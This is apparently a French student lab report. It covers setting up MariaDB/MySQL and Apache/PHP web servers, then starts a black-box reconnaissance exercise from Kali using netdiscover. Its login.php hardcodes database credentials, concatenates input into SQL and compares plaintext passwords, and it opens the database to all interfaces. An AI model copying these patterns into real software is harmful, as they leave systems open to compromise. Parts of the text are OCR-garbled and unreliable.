                RX errors 7  dropped 9  overruns 0  frame 0
                TX packets 23383  bytes 33947500 (33.9 MB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
                device interrupt 19  base 0x2000

ens34: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.2.129  netmask 255.255.255.0  broadcast 192.168.2.255
                ether fe80::1f19:921a:4efd:6b92  prefixlen 64  scopeid 0x20<link>
                RX packets 279643  bytes 166623669 (166.6 MB)
                RX errors 7  dropped 9  overruns 0  frame 0
                TX packets 23383  bytes 33947500 (33.9 MB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0
                device interrupt 16  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
                inet6 ::1  prefixlen 128  scopeid 0x10<host>
                loop  txqueuelen 1000  (Local Loopback)
                RX packets 783  bytes 92151 (92.1 KB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 783  bytes 92151 (92.1 KB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

root@pollo:/home/kanof# ufw allow 3306/tcp
Skipping adding existing rule
skipping adding existing rule (v6)
root@pollo:/home/kanof# nano /etc/mysql/mariadb.conf.d/50-server.cnf
```

Pour autoriser les connexions à distance, il faut ouvrir le fichier **/etc/mysql/mysql.conf.d/mysqld.cnf**, modifier la directive **bind-address** en la remplaçant par **0.0.0.0**, puis redémarrer le service **MySQL**.

```

# These groups are read by MariaDB server.
# Use it for options that only the server (but not clients) should see
[mariadb]
# This is read by the standalone daemon and embedded servers
[server]
# This is only for the mysqld standalone daemon
[mysqld]
# * Basic Settings

#user          = mysql
pid_file      = /run/mysqld/mysqld.pid
basedir        = /usr
datadir        = /var/lib/mysql
tmpdir         = /tmp

# Broken reverse DNS slows down connections considerably and name resolve is
# safe to skip if there are no "host by domain name" access grants
#skip-name-resolve

# Instead of skip-networking the default is now to listen only on
# localhost which is more compatible and is not less secure.
bind-address   = 0.0.0.0

# * Fine Tuning
#
#key_buffer_size    = 128M
max_allowed_packet = 1G

```

## Configuration des serveurs d'application

Pour tester la connexion à distance depuis notre serveur d'application vers le serveur de base de données, nous installons **mysql-client** sur le serveur **Web App1**, puis nous tentons une connexion distante à la base de données.puis installation du module PHP ,enfin installation du module pour la communication entre apache et my sql

```

Preparing to unpack .../libapache2-mod-php_2%3a8.3+93ubuntu2_all.deb ...
packing libapache2-mod-php (2:8.3+93ubuntu2) ...
Setting up libapache2-mod-php (2:8.3+93ubuntu2) ...
root@Apollo:/home/kano# apt install mysql-client
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
galera-4 libcglib-fast-perl libcglt-pm-perl libconfig-inifiles-perl libddbd-mysql-perl libdbi-perl libfcgi-bin libfcgi-perl libfcgi0t64 libhtml-template-perl libmariadb3
libmysqclient5 libsnappyv5 libterm-readkey-perl liburing2 mariadb-common mariadb-server-core pv socat
Use 'sudo apt autoremove' to remove them.
The following additional packages will be installed:
mysql-client-8.0 mysql-client-core-8.0
The following packages will be REMOVED:
mariadb-client mariadb-client-core mariadb-plugin-provider-bzip2 mariadb-plugin-provider-lz4 mariadb-plugin-provider-lzma mariadb-plugin-provider-lzo
mariadb-plugin-provider-snappy mariadb-server
The following NEW packages will be installed:
mysql-client mysql-client-8.0 mysql-client-core-8.0
Upgraded, 3 newly installed, 8 to remove and 248 not upgraded.
Need to get 2,759 kB of archives.
After this operation, 75.8 MB disk space will be freed.
Do you want to continue? [Y/n] y
t:1 http://sn.archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client-core-8.0 amd64 8.0.41-0ubuntu0.24.04.1 [2,727 kB]
t:2 http://sn.archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client-8.0 amd64 8.0.41-0ubuntu0.24.04.1 [22.4 kB]
t:3 http://sn.archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client all 8.0.41-0ubuntu0.24.04.1 [9,412 kB]
Fetched 2,759 kB in 4s (725 kB/s)
Reading database ... 195010 files and directories currently installed.
Moving mariadb-plugin-provider-snappy (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-plugin-provider-lzo (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-plugin-provider-bzip2 (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-plugin-provider-lz4 (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-plugin-provider-lzma (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-server (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-client (1:10.11.11-0ubuntu0.24.04.2) ...
Moving mariadb-client-core (1:10.11.11-0ubuntu0.24.04.2) ...
Selecting previously unselected package mysql-client-core-8.0.

```


```
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 874 bytes 114368 (114.3 KB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
device interrupt 16 base 0x2088

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scoped_id 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
            RX packets 783 bytes 92151 (92.1 KB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 783 bytes 92151 (92.1 KB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@pollo:/home/kamof# ufw allow 3306/tcp
Skipping adding existing rule
Skipping adding existing rule (v6)
root@pollo:/home/kamof# apt install php libapache2-mod-php
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
php is already the newest version (2:8.3+93ubuntu2).
The following NEW packages will be installed:
  libapache2-mod-php
0 upgraded, 1 newly installed, 0 to remove and 248 not upgraded.
Need to get 4,224 B of archives.
After this operation, 15.4 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://sn.archive.ubuntu.com/ubuntu noble/main amd64 libapache2-mod-php all 2:8.3+93ubuntu2 [4,224 B]
Fetched 4,224 B in 1s (7,696 B/s)
Selecting previously unselected package libapache2-mod-php.
(Reading database ... 195907 files and directories currently installed.)
Preparing to unpack .../libapache2-mod-php_2%3a8.3+93ubuntu2_all.deb ...
Unpacking libapache2-mod-php (2:8.3+93ubuntu2) ...
Setting up libapache2-mod-php (2:8.3+93ubuntu2) ...
root@pollo:/home/kamof# g
```

```
Get:2 http://sn.archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client-8.0 amd64 8.0.41-0ubuntu0.24.04.1 [22,4 kB]
Get:3 http://sn.archive.ubuntu.com/ubuntu noble-updates/main amd64 mysql-client all 8.0.41-0ubuntu0.24.04.1 [9,412 B]
Fetched 2,759 kB in 4s (725 kB/s)
(Reading database ... 195910 files and directories currently installed.)
Removing mariadb-plugin-snappy (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-plugin-provider-lz4 (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-plugin-provider-bzip2 (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-plugin-provider-lzma (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-server (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-client (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-client-core (1:10.11.11-0ubuntu0.24.04.2) ...
Removing mariadb-client-server (1:10.11.11-0ubuntu0.24.04.2) ...
Selecting previously unselected package mysql-client-core-8.0.
(Reading database ... 194765 files and directories currently installed.)
Preparing to unpack .../mysql-client-core-8.0_8.0.41-0ubuntu0.24.04.1_amd64.deb ...
Unpacking mysql-client-core-8.0 (8.0.41-0ubuntu0.24.04.1) ...
Selecting previously unselected package mysql-client-8.0.
Preparing to unpack .../mysql-client-8.0_8.0.41-0ubuntu0.24.04.1_amd64.deb ...
Unpacking mysql-client-8.0 (8.0.41-0ubuntu0.24.04.1) ...
Selecting previously unselected package mysql-client.
Preparing to unpack .../mysql-client_8.0.41-0ubuntu0.24.04.1_all.deb ...
Unpacking mysql-client (8.0.41-0ubuntu0.24.04.1) ...
Setting up mysql-client-core-8.0 (8.0.41-0ubuntu0.24.04.1) ...
Setting up mysql-client-8.0 (8.0.41-0ubuntu0.24.04.1) ...
Setting up mysql-client (8.0.41-0ubuntu0.24.04.1) ...
Processing triggers for man-db (2.12.0~build2) ...
root@pollo:/home/kamof# apt-get install php-mysql
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
Note, selecting 'php8.3-mysql' instead of 'php-mysql'
php8.3-mysql is already the newest version (8.3.6-0ubuntu0.24.04.4).
The following packages were automatically installed and are no longer required:
  galera-4_llbcg1 fast-perl llbcg1-pm-perl llbcfg1-libs perl libbdbd-perl libdbi-perl llbfcgi-bin llbfcgi-perl llbfcgi0t64 libhtml-template-perl libmariadb3
  libmysqlclient21 libsnappy1v5 libterm-readkey-perl liburing2 mariadb-common mariadb-server-core pv socat
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 248 not upgraded.
root@pollo:/home/kamof# g
```

On va modifier le fichier index.php




```
<!DOCTYPE html>
<html lang="fr">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Page de Bienvenue</title>
<style>
body {
    font-family: Arial, sans-serif;
    background-color: #f0f0ff;
    color: #333;
    text-align: center;
}
h1 {
    color: #2a9d8f;
    font-size: 1.2em;
}
</style>
</head>
<body>
<h1>bienvenue sur notre site !</h1>
<p>Vous êtes connecté sur web app 1 <a href="page_login.php">login</a></p>
</body>
</html>
```

File Name to Write: index.php

M-D DOS Format M-A Append M-B Backup File  
M-N Mac Format M-R Prepend M-C Browse  
Cancel

On crée le fichier `page_login.php` et on y insère un code



```
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>Login Page</title>
<style>
body {
    margin: 0;
    padding: 0;
    background-color: #f4f4f4;
    color: #333;
    display: flex;
    justify-content: center;
    align-items: center;
    height: 100vh;
}
header {
    background-color: #333;
    color: #fff;
    padding: 10px 0;
    text-align: center;
    position: fixed;
    top: 0;
    width: 100%;
}
main {
    background-color: #fff;
    padding: 20px;
    border-radius: 8px;
    box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
    width: 300px;
    text-align: center;
}
```


[ Read 96 lines ]

M-H Help M-W Write Out M-Where Is M-C Cut M-Execute M-Location M-U Undo M-A Set Mark M-T To Bracket  
M-Q Exit M-R Read File M-I Replace M-J Paste M-J Justify M-G Go To Line M-E Redo M-G Copy M-Q Where Was M-W Next

On va donner la permission avec la commande `chmod -r 755 /var/www/html`

On teste à partir de l'adresse du Proxi

Pour web1



Après avoir appuyé sur login on teste en mettant un mauvais accès on se rends compte que nous avons pas accès

Web 1 - Page d'accès de client

Login

Username: BIAYE

Password: \*\*\*\*\*

Login S'enscrire

Clic ici pour login de d'employe



Création du fichier login.php

```

<?php
$servername = "192.168.1.34";
$username = "web_app";
$password = "Passer1234";
$dbname = "bd_lti";
$user_audit = $_POST['user'];
$password_audit = $_POST['password'];
try {
$conn = new mysqli($servername, $username, $password, $dbname);
if ($conn->connect_error) {
die("Connection failed: " . $conn->connect_error);
}
$User = $conn->real_escape_string($user_audit);
$pass = $conn->real_escape_string($password_audit);
//echo "Connected successfully";
$sql = "select * from user where username = '".$User."' and
password = '".$pass."'";
$result = $conn->query($sql);
if ($result->num_rows > 0) {
session_start();
header("Location: page_acculuer.php");
} else {
header("Location: page_login.php?e=1");
}
} catch(Exception $e) {
echo "Connection failed: " . $e->getMessage();
}
?

File Name to Write: login.php

```

Création de la page accueil(acculler)


```

<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1.0">
<title>SIS</title>
<style>
body {
font-family: Arial, sans-serif;
margin: 0;
padding: 0;
background-color: #f4f4f4;
color: #333;
}
header {
background-color: #333;
color: #fff;
padding: 10px 0;
text-align: center;
}
main {
padding: 20px;
text-align: center;
}
footer {
background-color: #333;
color: #fff;
text-align: center;
padding: 10px 0;
position: fixed;

```

Pour WEBAPP2

ON ouvre l'onglet de navigation on essaie de se connecter



On a accès au login

A screenshot of a web application titled 'Web 2 - Page d'accès de client'. The main content is a 'Login' form. It has two input fields: 'Username:' containing 'MADO' and 'Password:' containing a redacted password. Below the password field is a 'Login' button and a link 'S'inscrire'. At the bottom of the form, there is a link 'Clic ici pour login de d'employe'.

#### IV. TP3 :Accès à la machine Recon (boite noire)

La reconnaissance est une étape essentielle dans le processus d'attaque. Elle consiste à collecter un maximum d'informations sur une cible avant de lancer une attaque. Cette phase permet d'identifier les

services actifs, les ports ouverts, les noms de domaine, les adresses IP, ainsi que d'autres données précieuses pour mieux comprendre l'environnement de la cible. Dans un environnement contrôlé, ce TP simule une attaque sur une machine cible dite "boîte noire", c'est-à-dire sans aucune information préalable. Deux machines virtuelles sont utilisées : une machine attaquante sous Kali Linux, équipée des outils nécessaires à la reconnaissance et à l'exploitation, et une machine cible potentiellement vulnérable. Celles-ci sont connectées via un réseau en mode pont, permettant une communication directe comme sur un réseau local. L'ensemble du processus, depuis la phase de reconnaissance jusqu'à une éventuelle élévation de priviléges, est effectué depuis Kali. La reconnaissance, étape cruciale, vise à recueillir un maximum d'informations sur la cible (ports ouverts, services actifs, etc.) pour orienter les attaques. Ce TP repose sur l'analyse d'une machine vulnérable afin de mettre en pratique différentes techniques d'identification des failles.

#### Démarche à suivre

L'attaque d'une machine cible commence systématiquement par une phase de reconnaissance, indispensable pour collecter un maximum d'informations avant toute tentative d'exploitation. La démarche se déroule selon les étapes suivantes :

1. Identification de l'adresse IP de la cible : à l'aide d'outils comme arp-scan, netdiscover ou nmap, il s'agit de détecter la présence de la machine cible sur le réseau local.
2. Scan des ports ouverts : un scan avec nmap permet d'identifier les ports actifs afin de repérer les services accessibles.
3. Analyse des services en écoute : après avoir détecté les ports ouverts, il est essentiel d'examiner les services qui y sont associés pour en comprendre les spécificités et repérer d'éventuelles failles.
4. Exploitation des vulnérabilités : cette étape consiste à tirer parti des failles identifiées, soit manuellement, soit à l'aide d'outils comme Metasploit ou Searchsploit, selon les services découverts.


Cette approche méthodique permet d'optimiser les chances de succès tout en réduisant les risques d'erreurs ou d'échecs lors de l'exploitation

Netdiscover on utilise cette commande pour afficher les différent adresse du réseau le -r suivi de l'adresse du réseau est pour plus de précision par rapport à la machine cible




```
CLIENT 1 × SERVEUR ×
--- Apps Places
root@serveur: ~
# netdiscover -r 172.20.10.0
```

Ce scan envoie des requêtes ARP pour recenser les adresses IP, les adresses MAC et les fabricants des interfaces réseau. Une fois lancé, Net Discover affiche une liste des machines actives sur le réseau. Dans notre cas, la machine cible a été repérée avec l'adresse IP 172.20.10.7.



```
CLIENT 1 × SERVEUR ×
--- Apps Places
root@serveur: ~
Apr 18 13:47
Currently scanning: Finished! | Screen View: Unique Hosts
5 Captured ARP Req/Rep packets, from 5 hosts. Total size: 300
-----
IP          At MAC Address    Count    Len  MAC Vendor / Hostname
-----  
172.20.10.5      dc:97:ba:d9:b4:12    1      60  Unknown vendor
172.20.10.1      22:1a:94:d1:31:64    1      60  Unknown vendor
172.20.10.7      08:00:27:df:21:5a    1      60  PCS Systemtechnik GmbH
172.20.10.2      b4:69:21:2c:49:6c    1      60  Intel Corporate
172.20.10.4      b4:69:21:2c:49:6c    1      60  Intel Corporate
```



```

CLIENT 1 × SERVER ×
root@serveur: ~
172.20.10.5      dc:97:ba:d9:b4:12      1      60  Unknown vendor
172.20.10.1      22:1a:94:d1:31:64      1      60  Unknown vendor
172.20.10.7      08:00:27:df:21:5a      1      60  PCS Systemtechnik GmbH
172.20.10.2      b4:69:21:2c:49:6c      1      60  Intel Corporate
172.20.10.4      b4:69:21:2c:49:6c      1      60  Intel Corporate

